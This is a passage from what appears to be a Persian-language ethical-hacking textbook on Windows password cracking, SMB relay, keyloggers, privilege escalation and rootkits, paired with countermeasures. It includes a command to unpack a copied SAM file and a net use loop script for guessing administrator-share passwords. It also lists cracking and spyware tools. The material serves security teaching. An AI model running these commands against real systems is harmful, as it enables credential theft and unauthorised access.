BCDEF__ = F1E9FFDCC75575B15

و نتیجه hash به صورت 6BF11E04AFAB197F F1E9FFDCC75575B15 خواهد بود.

مقایسه پروتکل‌های LM، NTLM v1 و NTLM v2

ویژگی	LM	NTLM v1	NTLM v2
حساسیت نسبت به حروف بزرگ و کوچک	خیر	بله	بله
طول کلید hash	56bit+56bit	-	-
الگوریتم hash پسورد	DES (ECB mode)	MD4	MD4
طول مقدار hash	64bit+64bit	128bit	128bit
طول کلید C/R	56bit+56bit+16bit	56bit+56bit+16bit	128bit
الگوریتم C/R	DES (ECB mode)	DES (ECB mode)	HMAC_MD5
طول مقدار C/R	64bit+64bit+64bit	64bit+64bit+64bit	128bit

شکستن پسوردهای ویندوز ۲۰۰۰

فایل SAM در ویندوز، شامل نام‌های کاربری و پسوردهای hash شده است که در مسیر Windows\system32\config قرار دارد. زمانیکه سیستم روشن می‌شود این فایل قفل می‌شود بنابراین هکر نمی‌تواند این فایل را کپی کند. یکی از گزینه‌ها برای کپی فایل SAM، این است که کامپیوتر را با سیستم عامل دیگری راه‌اندازی کنید از قبیل DOS یا Linux با CD راه انداز. در این حالت می‌توان فایل را از دایرکتوری repair کپی کرد. اگر مدیر سیستم از قابلیت RDISK ویندوز برای گرفتن پشتیبان سیستم (با استفاده از rdisk /s) استفاده کند، یک کپی فشرده شده از فایل SAM که SAM.__ نام دارد در مسیر c:\windows\repair ایجاد می‌شود. برای بسط این فایل، از دستور زیر در cmd استفاده کنید:

C:\>expand sam.__ sam

پس از آنکه فایل از حالت فشرده خارج شد، می‌توان با استفاده از نرم‌افزار L0phtCrack، از حملات dictionary، brute-force، یا hybrid استفاده کرد.

ابزارهای هک

Win32CreatedLocalAdminUser، برنامه‌ای است که حساب کاربری جدیدی را با نام کاربری و پسورد x می‌سازد و آن را به گروه administrator اضافه می‌کند. این عمل، بخشی از پروژه Metasploit است و می‌تواند با Metasploit framework روی ویندوزها اجرا شود.

Offline NT Password Resetter روشی برای ریست کردن پسورد administrator است. معمول‌ترین روش این است که با CD راه‌انداز Linux دستگاه را راه‌اندازی کنید و به پارتیشن NTFS که اکنون بصورت محافظت شده نیست، دسترسی پیدا کنید و پسورد را تغییر دهید.

برنامه LCP، برای بررسی پسورد حساب‌های کاربر در ویندوزهای NT، 2000، XP و ۲۰۰۳ است که شامل هر سه نوع حمله Dictionary، Hybrid و Brute force است.

برنامه‌های دیگری نیز همچون SID&User، Ophcrack2، Crack، Access Pass View، Asterisk Logger، Asterisk Key نیز برای شکستن پسورد بکار می‌روند.

هدایت SMB Logon به حمله کننده


روش دیگر برای کشف پسوردهای روی شبکه، تغییر مسیر SMB logon به کامپیوتر حمله کننده است تا پسوردها به هکر ارسال می‌شود. برای این منظور، هکر بایستی پاسخ‌های NTLM را از سرور احراز هویت، sniff کند و قربانی را اغفال کند تا با کامپیوتر هکر احراز هویت کند. رایج‌ترین تکنیک، ارسال ایمیلی به قربانی است که دارای لینکی به SMB Server باشد است. زمانیکه قربانی بر روی لینک کلیک کرد، بدون آنکه متوجه شود اطلاعات احراز هویت خود را روی شبکه ارسال می‌کند.

ابزارهای زیادی می‌توانند تغییر جهت SMB را پیاده‌سازی کنند:

ابزارهای هک
SMBRelay، یک SMB Server است که نام‌های کاربری و hashهای پسوردها را از ترافیک SMB ورودی بدست می‌آورد. SMBRelay، می‌تواند حملات man-in-the-middle را انجام دهد.
SMBRelay2، مشابه SMBRelay است اما با این تفاوت که به جای آدرس‌های IP، از اسامی NetBIOS برای بدست آوردن نام‌های کاربری و پسوردها استفاده می‌کند.
Pwdump2، برنامه‌ای است که hashهای پسوردها را از فایل SAM روی سیستم ویندوز استخراج می‌کنند. پسوردهای استخراج شده، از طریق L0phtCrack می‌توانند شکسته شوند.
Samdump، برنامه‌ای برای استخراج پسوردهای NTLM که در فایل SAM، hash شده‌اند استفاده می‌شود.
C2MYAZZ، یک برنامه جاسوسی است که سبب می‌شود کلاینت‌های ویندوزی، پسوردها را به صورت رمز نشده ارسال کند. نام‌های کاربری و پسوردهایی که کاربران برای اتصال به منابع سرور استفاده می‌کنند را نمایش می‌دهد.

حملات SMB Relay MITM و مقابله با آن

حمله SMB Relay MITM، زمانیکه حمله کننده یک سرور جعلی راه‌اندازی می‌کند، رخ می‌دهد. زمانیکه کلاینت قربانی، به سرور جعلی متصل می‌شود، شکل زیر، مثالی از این نوع حمله را نشان می‌دهد.



روش‌های مقابله با SMB relay، شامل پیکربندی ویندوز ۲۰۰۰ برای استفاده از SMB signing است که سبب می‌شود هر بلاک از ارتباطات SMB، رمزگذاری شود. این تنظیمات در Security Policies/Security Options وجود دارند.

ابزارهای هک

SMBGrind، سرعت نشست‌های L0phtCrack را بر روی استراق سمع dumpها افزایش می‌دهد.

ابزار SMBDie، با ارسال درخواست‌های SMB جعلی، کامپیوترهایی که دارای سیستم عامل ویندوز ۲۰۰۰، XP، NT هستند را crash می‌کند.

NBTdeputy، می‌تواند یک نام کامپیوتری NetBIOS را روی شبکه رجیستر کند و به درخواست‌های NetBIOS پاسخ دهد. همچنین این ابزار، استفاده از SMBRelay را ساده می‌کند.

مقابله با شکستن پسورد

برای مقابله با شکستن پسورد، باید از پسورد قوی استفاده شود. طول پسوردها، ۸ تا ۱۲ کاراکتر باشد. برای محافظت از شکستن الگوریتم hash برای پسوردهایی که در سرور ذخیره شده‌اند، باید مراقب باشید که سرور را

بصورت فیزیکی مراقبت کنید. مدیر سیستم‌ها می‌تواند از ابزار خود ویندوز که SYSKEY نام دارد استفاده کند تا مراقبت بیشتری بر روی سرور یا دیسک داشته باشد. logهای سرور را بررسی کنید تا حملات brute-force روی حساب‌های کاربر را شناسایی کنید.

ویندوز برای ذخیره پسوردهای کاربران، از دو روش مختلف hash استفاده می‌کند. اگر طول پسورد کمتر از ۱۵ کاراکتر باشد، ویندوز از دو روش LM hash و NT hash استفاده می‌کند که LM hash نسبت به NT hash، ضعیف‌تر است و در مقابل حمله brute force راحت‌تر می‌شکند. بنابراین، در پایگاه داده SAM، LM hashها را ذخیره نکنید. برای اینکه پروتکل‌های NTLM، NTLM v2 و Kerberos از NT hash استفاده می‌کنند ولی پروتکل LM، از LM hash استفاده می‌کند که ضعیف‌تر از NT hash است. بنابراین اگر در شبکه‌تان، ویندوز ۹۵، ۹۸ یا مکینتاش ندارید بهتر است به یکی از روش‌های زیر آن را غیر فعال کنید:

روش ۱: از Group Policy، وارد قسمت Security Options و Local Security Policy شوید و گزینه زیر را غیر فعال کنید: Network security: Do not store LAN Manager hash value on next password change

روش ۲: از طریق رجیستری وارد مسیر زیر شوید:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa و سپس کلیدی به نام NoLMHash ایجاد کنید.

روش ۳: از پسوردی که طول آن بیشتر از ۱۵ کاراکتر است استفاده کنید.

همچنین برای مقابله با شکستن پسورد، موارد زیر را در نظر بگیرید:

۱. پسوردهای پیش فرض را تغییر دهید.
۲. پسوردهایی که در دیکشنری وجود دارند را استفاده نکنید.
۳. از پسوردی استفاده نکنید که مربوط به اسم دستگاه، اسم دامین، یا هر چیز دیگری که می‌توان در whois پیدا کرد باشد.
۴. پسوردی که مربوط به علایق شما یا تاریخ تولد شما است استفاده نکنید.
۵. اگر از کلمات دیکشنری می‌خواهید استفاده کنید، از کلمه‌ای که بیشتر از ۲۱ کاراکتر دارد استفاده کنید.

در بخش‌های بعدی، به دو معیاری که می‌توانید برای ساخت پسورد قوی بکار برید نگاهی خواهیم داشت.

بازه زمانی تغییر پسورد

پسوردها بایستی بعد از مدت زمان مشخصی، منقضی (expire) شوند بنابراین، کاربران باید پسوردهایشان را تغییر دهند. اگر طول پسورد بسیار کوتاه باشد، کاربران پسوردهایشان را فراموش می‌کنند در نتیجه، مدیر سیستم‌ها باید پسوردهای کاربران را بارها ریست کنند. از طرفی دیگر، اگر این مدت زمان بسیار طولانی باشد، امنیت به خطر می‌افتد. مدت زمان توصیه شده برای این بازه، ۳۰ روز است. علاوه بر این، توصیه می‌شود که کاربران نتوانند از سه پسورد قبلی‌شان دوباره استفاده کنند.

بررسی Event Viewer Logها

مدیران باید Event Viewer logها را بررسی کنند تا هر رخدادی را قبل از اتفاق یا در طول اتفاق تشخیص دهند. بطور کلی، چندین تلاش ناموفق می‌تواند در سیستم ثبت شود و تنها مدیران سیستم‌ها بتوانند آن را بررسی کنند.

ابزارهایی از قبیل VisualLast، مدیر شبکه را برای رمزگشایی و تحلیل فایل‌های log امنیتی، کمک می‌کنند. این ابزار، دید بزرگتری را به NT event log ها باز می‌کند بنابراین مدیر شبکه می‌تواند به صورت دقیق‌تر و موثرتر به فعالیت‌های شبکه دسترسی داشته باشد. این برنامه برای این طراحی شده است که مدیران شبکه بتوانند گزارشات زمان‌های ورود و خروج کاربران را ببینند این وقایع، می‌توانند طبق فریم زمان، جستجو شوند که برای تحلیل امنیتی بسیار مهم هستند.

Event logها در مسیر c:\\windows\system32\config\Sec.Event.Evt قرار دارند که شامل ردپاهای تلاش‌های brute-force حمله کننده است.

ابزار AccountAudit، به مدیران شبکه اجازه می‌دهد که پایگاه داده حساب‌های کاربران در اکتیو دایرکتوری را بررسی کنند تا ریسک‌های امنیتی رایج همچون کاربران بدون پسورد، یا ... را ببینند.

انواع پسورد

برای دسترسی به سیستم‌ها، چندین نوع پسورد وجود دارد. کاراکترهایی که پسورد را تشکیل می‌دهند، چندین دسته بندی دارند:

- تنها حروف
- تنها اعداد
- تنها کاراکترهای خاص
- حروف و اعداد
- تنها حروف و کاراکترهای خاص
- تنها اعداد و کاراکترهای خاص
- حروف، اعداد، و کارکترهای خاص

یک پسورد قوی، احتمال کمتری برای شکسته شدن توسط هکر دارد. قوانین زیر که توسط EC Council ارائه شده است، بایستی برای ایجاد پسورد در نظر گرفته شوند تا در مقابل حملات محافظ باشد:

- نباید شامل بخشی از نام کاربری باشد
- حداقل طول آن باید ۸ کاراکتر باشد
- باید حداقل شامل سه قسمت از دسته‌های زیر باشد:
  - علائم غیر الفبایی ($,:"%@!#)
  - اعداد
  - حروف بزرگ
  - حروف کوچک


ممکن است هکر از انواع مختلف حملات برای شناسایی یک پسورد و برای ایجاد دسترسی بیشتر به یک سیستم استفاده کند. انواع حملات پسورد به شرح زیر است:

Passive online: مبادلات پسورد بر روی شبکه را استراق سمع می‌کند. حملات passive online، شامل حملات sniffing، man-in-the-middle، و reply است.

Active online: پسورد Administrator را حدس می‌زند. حملات active online، حدس خودکار پسورد است.

Offline: حملات Dictionary، hybrid، و brute-force است.

Nonelectronic: Shoulder surfing، استراق سمع صفحه کلید، و مهندسی اجتماعی.



حملات Passive Online

حمله passive online، با نام استراق سمع پسورد روی شبکه‌های کابلی و وایرلس شناخته می‌شود. کاربر نهایی نمی‌تواند این گونه حملات را تشخیص دهد. در طول فرایند احراز هویت، پسورد بدست می‌آید و با فایل دیکشنری یا لیست کلمات مقایسه می‌شود. معمولا پسوردهای حساب‌های کاربران، در زمان ارسال روی شبکه hash و یا رمز می‌شوند تا جلوی دسترسی غیر مجاز را بگیرند. اگر پسورد توسط رمزگذاری یا hashing، محافظت شده باشد، آنگاه ابزارهای مخصوصی که در toolkit هکر وجود دارد برای شکستن الگوریتم می‌تواند مورد استفاده قرار گیرد.

حمله دیگر passive online، بنام man-in-the0-middle (MITM) نام دارد. در حمله MITM، هکر در درخواست احراز هویت دخالت می‌کند و آن را به سرور فروارد می‌کند. با وارد کردن یک sniffer بین کلاینت و سرور، هکر می‌تواند هم ارتباطات را sniff کند و هم پسورد را در این فرآیند بدست آورد.

حمله reply، نیز جز حملات passive online است که زمانیکه پسورد به سرور احراز هویت ارسال می‌شود با مداخله هکر رخ می‌دهد و سپس آن را دوباره برای احراز هویت‌های بعدی ارسال می‌کند. در این روش، هکر نیازی ندارد که پسورد را بشکند یا از طریق MITM آن را یاد بگیرد بلکه باید آن را بدست آورد و از بسته‌های احراز هویت-پسورد برای احراز هویت‌های بعدی استفاده کند.

حملات Active Online

ساده‌ترین روش برای دسترسی در سطح مدیر سیستم، حدس زدن یک پسورد ساده است با این فرض که مدیر سیستم، از یک پسورد ساده استفاده کرده است. حدس پسورد، یک نوع حمله active online است که بر مبنای فاکتور انسانی در ایجاد پسورد است و تنها بر روی پسوردهای ضعیف کار می‌کند.

فرض کنید که پورت NetBOIS TCP 139 باز است، موثرترین روش برای شکستن پسورد در سیستم‌های ویندوز ۲۰۰۰ و NT، حدس زدن پسورد است. این عمل با اتصال به پوشه به اشتراک گذاشته شده (IPC$ یا C$) و تلاش برای ترکیبی از نام کاربری و پسورد است. رایج‌ترین نام کاربری برای مدیر سیستم، Administrator ،Admin، Sysadmin است.

هکر ابتدا سعی می‌کند که به پوشه‌هایی که به بصورت پیش فرض به اشتراک گذاشته شده است، وصل شود. برای اتصال به پوشه‌های به اشتراک گذاشته مخفی درایو C، از دستور زیر استفاده کنید:

\\ip_address\c$

برنامه‌هایی وجود دارند که بصورت اتوماتیک فایل‌های دیکشنری، لیست کلمات یا ترکیبی از حروف، اعداد و کاراکترهای خاص تولید می‌کنند و تلاش می‌کنند تا به سیستم وصل شوند. اغلب سیستم‌ها، با استفاده از تنظیم حداکثر تعداد تلاش برای اتصال به سیستم، از این نوع حمله پیشگیری می‌کنند.

حدس پسورد به صورت اتوماتیک

برای تسریع بخشدین به عملیات حدس پسورد، هکرها از ابزارهای اتوماتیک استفاده می‌کنند. یک فرآیند ساده برای خودکارسازی حدس پسورد، استفاده از ابزار دستوری Windows shell است که مبتنی بر استاندارد NET USE است. برای ساخت یک اسکریپت ساده حدس پسورد، مراحل زیر را انجام دهید:

۱. با استفاده از برنامه Windows Notepad، یک فایل username و password ساده بسازید. ابزارهای خودکاری از قبیل Dictionary Generator، برای ساخت لیست این کلمات وجود دارند. فایل را در مسیر C: drive as credentials.txt ذخیره کنید.
۲. این فایل را با استفاده از دستور FOR، pipe کنید:

C:\> FOR /F “token=1, 2*” %i in (credentials.txt)

۳. دستور net use \\targetIP\IPC$ %i /u: %j را تایپ کنید تا از فایل credentials.txt استفاده کند و به پوشه share شده مخفی آن وارد شود.

مقابله با حدس پسورد

برای مقابله با حدس و حملات پسورد، دو گزینه وجود دارد. کارت‌های هوشمند و بیومتریک، یک لایه امنیتی اضافه می‌کنند. ممکن است کاربری با استفاده از بیومتریک، احراز هویت و شناسایی شود. بیومتریک‌ها از ویژگی‌های فیزیکی همچون اثر انگشت، اسکن کف دست، و اسکن قرنیه چشم برای شناسایی کاربران استفاده می‌کنند.

کارت‌های هوشمند و دستگاه‌های بیومتریک، از دو فاکتور برای احراز هویت استفاده می‌کنند که هنگام شناسایی کاربر، به دو نوع شناسایی نیاز دارند (مثلا کارت هوشمند و پسورد). با درخواست چیزی که کاربر بصورت فیزیکی آن را دارد (مثلا کارت هوشمند) و چیزی که می‌داند (پسوردشان)، امنیت افزایش می‌یابد و فرآیند احراز هویت در مقابل حملات پسورد، مقاوم می‌شود.

حملات آفلاین

حملات آفلاین از محلی به غیر از جائیکه کامپیوتر واقعی قرار دارد انجام می‌شود. معمولا حملات آفلاین نیاز به دسترسی فیزیکی به کامپیوتر و کپی فایل پسورد از سیستم به حافظه جانبی دارد. سپس هکر آن فایل را به کامپیوتر دیگری کپی می‌کند تا آن را بشکند. انواع مختلف از حملات آفلاین پسورد وجود دارد. جدول زیر هر کدام از این حملات را توضیح می‌دهد:

نوع حمله	ویژگی‌ها	مثال
Dictionary attack	پسوردها را از لیست کلمات دیکشنری استفاده کند	Administrator
Hybrid attack	برخی از علائم را با کاراکترهای پسورد جایگزین می‌کند	Adm1n1strator
Brute-force attack	تمام ترکیبات ممکن از حروف، اعداد، و کاراکترهای خاص را تست می‌کند	Ms!tr245@F5a

حمله دیکشنری، ساده‌ترین و سریعترین نوع حمله است. برای شناسایی پسوردی که در دیکشنری است استفاده می‌شود. معمولا، هکر از یک فایل که حاوی تمام کلمات دیکشنری و hash آن کلمات با استفاده از همان الگوریتم است، استفاده می‌کند. سپس، کلمات دیکشنری که hash شده‌اند، با پسوردهای hash شده در مرحله لاگین، مقایسه می‌شوند. حمله دیکشنری، تنها زمانیکه پسورد یکی از کلمات دیکشنری باشد کار می‌کند بنابراین، این نوع حمله، همان محدودیت‌ها را دارد یعنی اگر پسورد قوی انتخاب شده باشد، کار نمی‌کند. اگر هکر نتواند با استفاده از حمله دیکشنری، پسورد را پیدا کند، در مرحله بعدی از حمله hybrid استفاده می‌کند. این حمله، با یک فایل دیکشنری که برخی از حروف آن با علائم جایگزین شده است، شروع می‌شود. برای مثال، بسیاری از کاربران، به آخر پسوردهایشان، عدد ۱ را اضافه می‌کنند تا پسوردشان قوی شود.

زمان‌گیرترین نوع حمله، حمله brute-force است که تمام حالات مختلف را تست می‌کند. حمله brute-force، آهسته‌ترین نوع حمله است برای اینکه تمام ترکیبات ممکن حروف، اعداد، و علائم را بررسی می‌کند. با این حال، موثرترین است برای اینکه اگر زمان کافی وجود داشته باشد، تمام پسوردها کشف می‌شوند.

نکات

بسیار کند است
تمام پسوردها را کشف می کند
حمله بر علیه NT hash بسیار سخت تر از NT hash است

Pre-Computed Hashes

تمام کلمات را از قبل hash می‌کند و در پایگاه داده ذخیره می‌کند و در زمان شکستن پسورد، از این پایگاه داده برای پیدا کردن پسورد استفاده می‌شود. ذخیره کردن hash، نیاز به فضای حافظه زیادی دارد و زمان زیادی را می‌گیرد.

حملات Nonelectronic

حملات غیر الکترونیکی یا غیر فنی، حملاتی هستند که از هیچ دانش فنی استفاده نمی‌کنند. این نوع حمله، شامل مهندسی اجتماع، shoulder surfing، sniff کردن کیبورد، و آشغال گردی است.

مهندسی اجتماعی، هنر تعامل با مردم یا به صورت رو در رو یا تلفنی برای جمع‌آوری اطلاعات با ارزشی همچون پسوردها است. مهندسی اجتماعی، بر مبنای ذات خوب مردم که دوست دارند به بقیه کمک کنند، استوار است. اغلب اوقات، help deskها سوژه خوبی برای مهندسی اجتماعی هستند برای اینکه وظیفه آنها کمک به دیگران است و پاک کردن یا ریست کردن پسورد، جزئی از وظایف عادی آنهاست. بهترین روش مقابله با این نوع حمله، آموزش آگاهی امنیتی برای همه کارکنان و فرآیندهای امنیتی برای ریست کردن پسورد است.

Shoulder surfing، ایستادن در کنار شخص و نگاه کردن به پسوردی است که تایپ می‌کند. زمانیکه هکر نزدیک کاربر یا سیستم است، این روش موثر است. بعضی صفحات وجود دارند که نگاه کردن از گوشه به مانیتور را سخت می‌کنند بنابراین، جلوی این حمله را می‌گیرند. علاوه بر این، آموزش و آگاهی پرسنل، احتمال این نوع حمله را کاهش می‌دهد.

در آشغال گردی، هکر در زباله‌ها به دنبال اطلاعاتی از قبیل پسوردهایی که ممکن است در تکه‌ای کاغذ نوشته شود می‌گردد. برای مقابله با این حمله نیز آموزش و آگاهی کاربران می‌تواند هکر را از کسب اطلاعات پسوردها با آشغال‌گردی جلوگیری کند.

وب سایت‌هایی وجود دارند که شامل پایگاه داده‌هایی هستند که پسوردهای پیش فرض بسیاری از سازندگان مختلف را دارند:

http://www.defaultpassword.com

http://www.cirt.net/passwords

http://www.virus.org/default-password

نرم‌افزارهای PDF Password Cracker، و Abcom PDF Password Cracker، قفل‌های امنیتی فایل‌های PDF را می‌شکنند.

تکنیک‌های keyloggerها و spyware

اگر همه تلاش‌ها برای جمع‌آوری پسورد، به شکست منجر شود، استفاده از ابزار keystroke logger، انتخاب بعدی هکرهاست. keystroke logger (keylogger)، می‌تواند بصورت سخت‌افزاری یا نرم‌افزاری انجام گیرد. keystroke loggerهای سخت‌افزاری، دستگاه‌های سخت‌افزاری کوچکی هستند که صفحه کلید را به کامپیوتر وصل می‌کنند و هر کلیدی که فشار داده می‌شود را داخل فایلی در حافظه ذخیره می‌کنند. برای نصب یک keylogger سخت‌افزاری، هکر باید دسترسی فیزیکی به سیستم داشته باشد.

Keylogger نرم‌افزاری، تکه‌ای از نرم‌افزار سرقت است که بین سخت‌افزار صفحه کلید و سیستم عامل قرار می‌گیرد بنابراین، می‌توانند هر ضربه کلید را ثبت کنند. Keyloggerهای نرم‌افزاری توسط تروجان‌ها یا ویروس‌ها توسعه می‌یابند.

ابزارهای هک

Spector، یک نرم‌افزار جاسوسی (spyware) است که تمام کارهایی که در اینترنت انجام می‌شود را مثل دوربین ضبط می‌کند. این نرم‌افزار، بصورت خودکار در هر ساعت، صدها عکس از صفحه مانیتور می‌گیرد و آنها را در مکانی مخفی روی هارد سیستم ذخیره می‌کند. Anti-spector می‌تواند این نرم‌افزار را تشخیص دهد و آن را حذف کند.

eBlaster، نرم‌افزار جاسوسی اینترنتی است که ایمیل‌های ورودی و خروجی را دریافت می‌کند و بلافاصله آنها را به آدرس ایمیل دیگری فروارد می‌کند. eBloster، می‌تواند هر دو طرف یک مکالمه مسنجر را بگیرد و آنها را ضبط کند و همچنین وب سایت‌های مشاهده شده را ثبت کند.

SpyAnywhere، ابزاری است که به شما اجازه می‌دهد فعالیت سیستم و اعمال کاربر را ببینید، سیستم را خاموش، ریستارت کنید و حتی فایل سیستم راه دور را ببینید. SpyAnywhere، به شما اجازه می‌دهد برنامه‌ها و پنجره‌های باز را روی سیستم راه دور کنترل کنید و history اینترنتی و اطلاعات مربوطه را ببینید.

Fearless Key Logger، تروجانی است که در حافظه باقی می‌ماند تا تمام ضربات کلید کاربر را بدست آورد. کلیدهای زده شده، در فایل log ذخیره می‌شوند و می‌تواند توسط هکر بازیابی شود.

E-mail Keylogger، تمام ایمیل‌های فرستاده و دریافت شده روی سیستم هدف را ثبت می‌کند. ایمیل‌ها می‌توانند توسط ارسال‌کننده، دریافت‌کننده، موضوع، و تاریخ/ساعت مشاهده شوند. محتوای ایمیل و هر ضمیمه دیگر، ضبط می‌شود.

برخی دیگر از نرم افزارهای Keylogger عبارتند از:

- Revealer Keylogger
- Handy Key Logger
- Ardamax Keylogger
- Powered Keylogger
- ELITE Keylogger
- Quick Keylogger
- Spy-Keylogger
- Perferct Keylogger
- Invisible Keylogger
- Actual Spy
- Spytector FTP Keylogger
- IKS Software Keylogger
- Ghost Keylogger

دسترسی‌های ضروری

افزایش سطح دسترسی، سومین مرحله در چرخه هک است. افزایش سطح دسترسی، به این معناست که مجوزها و حقوق یک حساب کاربری افزایش یابد. در واقع، افزایش سطح دسترسی، به معنای افزایش سطح دسترسی یک حساب کاربری به اندازه حساب مدیر است.

بطور کلی، حساب‌های مدیر، باید دارای پسوردهای قوی‌تر باشند. اگر هکر نتواند نام کاربری و پسورد مدیر سیستم را پیدا کند، به دنبال حسابی با دسترسی پایین‌تری می‌گردد و در این حالت، هکر به دنبال افزایش سطح دسترسی این حساب است.

زمانیکه هکر اکانت و پسورد معتبری را بدست آورد، در مرحله بعدی به دنبال اجرای برنامه‌های است. بطور کلی، هکر نیاز دارد که حسابی با دسترسی administrator داشته باشد تا بتواند برنامه‌ها را نصب کند و به همین خاطر، افزایش سطح دسترسی، بسیار مهم است.

ابزارهای هک

GetAdmin.exe، برنامه کوچکی است که کاربری را به گروه administrator اضافه می‌کند. این برنامه از هسته سطح پایین NT استفاده می‌کند تا به پردازش‌های در حال اجرا دسترسی پیدا کند. برای اجرای برنامه، ورود به کنسول سرور ضروری است. GetAdmin.exe، از طریق دستور یا مروگر اجرا می‌شود. تنها بر روی Windows NT 4.0 SP3 کار می‌کند.

با استفاده از برنامه HK.exe، می‌توانید کاربری که admin نیست به گروه administrator اضافه کنید.

Active@ Password Changer، برای ریست کردن پسورد حساب administrator بصورت local است.

ابزار x.exe، زمانیکه بر روی سیستم راه دور اجرا می‌شود، کاربری با نام X و پسورد X می‌سازد و آن را عضو گروه administrator می‌کند.

اجرای برنامه‌ها

زمانیکه هکر توانست به حسابی با سطح دسترسی administrator، دسترسی پیدا کند، مرحله بعدی که انجام می‌دهد این است که برنامه‌ها را روی سیستم هدف اجرا کند. ممکن است هدف اجرای برنامه‌ها، نصب back door (در پشتی) روی سیستم، نصب یک keystroke logger برای جمع‌آوری اطلاعات محرمانه، کپی فایل‌ها، یا فقط برای آسیب رساندن به سیستم باشد. زمانیکه هکر توانست برنامه‌ها را اجرا کند، مالک سیستم می‌شود.

ابزارهای هک

PsExec، برنامه‌ای است که به سیستم راه دور متصل می‌شود و فایل‌ها را اجرا می‌کند. نیازی به نصب برنامه روی سیستم راه دور نیست.

Remoxec، برنامه‌ای است که با استفاده از سرویس RPC یا DCOM کار می‌کند. مدیرانی که پسورد ضعیف دارند ممکن است از طریق Task Scheduler یا DCOM مورد سو استفاده قرار گیرند.

Alchemy Remote Executer، ابزار مدیریتی برای مدیران است که بتوانند برنامه‌ها را روی کامپیوترهای شبکه از راه دور اجرا کنند.

Esma FlexInfo Pro، ابزاری برای نمایش اطلاعات و تنظیمات سیستم‌ها است که شامل ابزارهایی همچون گراف CPU usage، مانیتور پهنای باند و ... است.

Buffer Overflows

Buffer overflows (سرریزی بافر)، تلاش هکر برای سو استفاده از عیب یک برنامه است. در اصل، حمله سرریزی بافر، اطلاعات بسیار زیادی را به یک فیلد متغیر در یک برنامه می‌فرستد که منجر به خطای برنامه می‌شود. اغلب اوقات، برنامه نمی‌داند که در این حالت چیکار کند بنابراین، یا دستورات را اجرا می‌کند یا دستور را رد می‌کند و به کاربر اجازه می‌دهد که دستور بعدی را وارد کند. برای هکر، cmd یا shell، کلید اجرای برنامه‌های دیگر است.

Rootkit ها

Rootkit، نوعی برنامه است که اغلب برای مخفی کردن برنامه‌ها روی سیستم قربانی به کار می‌رود. Rootkitها شامل backdoor هستند تا به هکر کمک کند بطور متوالی و راحت به سیستم دسترسی پیدا کند. همچنین یک backdoor ممکن است اجازه شروع پردازش‌ها را توسط یک حساب محدود بدهد. Rootkit، بطور پیوسته توسط برنامه‌نویس rootkit مورد استفاده قرار می‌گیرد تا بتوانند نام‌های کاربری و اطلاعات لاگین سایت‌هایی که به آنها نیاز دارند را ببینند و دسترسی پیدا کنند.

چندین نوع rootkit وجود دارند که عبارتند از:

Kernel-level rootkits: این دسته از rootkitها، کدی را به قسمتی از کد هسته اضافه می‌کنند یا آن را جایگزین می‌کنند تا doorback را روی سیستم، مخفی نگه دارند. معمولا کد جدیدی را از طریق درایور دستگاه یا ماژول‌ها به کرنل اضافه می‌کنند. Kernel-level rootkitها، بسیار خطرناک هستند برای اینکه بدون استفاده از نرم‌افزار مناسب، شناسایی آنها بسیار سخت‌تر است.

Library-level rootkits: این دسته از rootkitها، فراخوانی سیستم (library) را با نسخه‌ای دیگر که اطلاعات هکر را مخفی می‌کند، جایگزین می‌کنند.

Application-level rootkits: این دسته از rootkitها، بیت‌های باینری برنامه‌ها را با تروجان‌ها جایگزین می‌کند یا ممکن است که رفتار برنامه موجود را از طریق patchها، کدهای تزیق شده، یا ابزارهای دیگر، تغییر دهد.

نصب Rootkitها بر روی کامپیوترهای ویندوز ۲۰۰۰ و XP

Windows NT/2000 rootkit، بطور اتوماتیک هنگاه اجرای ویندوز، بارگذاری می‌شود. Rootkit، با دسترسی سیستمی در هسته NT kernel کار می‌کند بنابراین، به همه منابع سیستم عامل دسترسی دارد. Rootkit می‌تواند پردازش‌ها را مخفی کند، فایل‌ها را مخفی کند، مقادیر رجیستری را مخفی کند، وقفه ایجاد کند تا blue scrren ظاهر شود، و فایل های EXE را تغییر مسیر دهد.

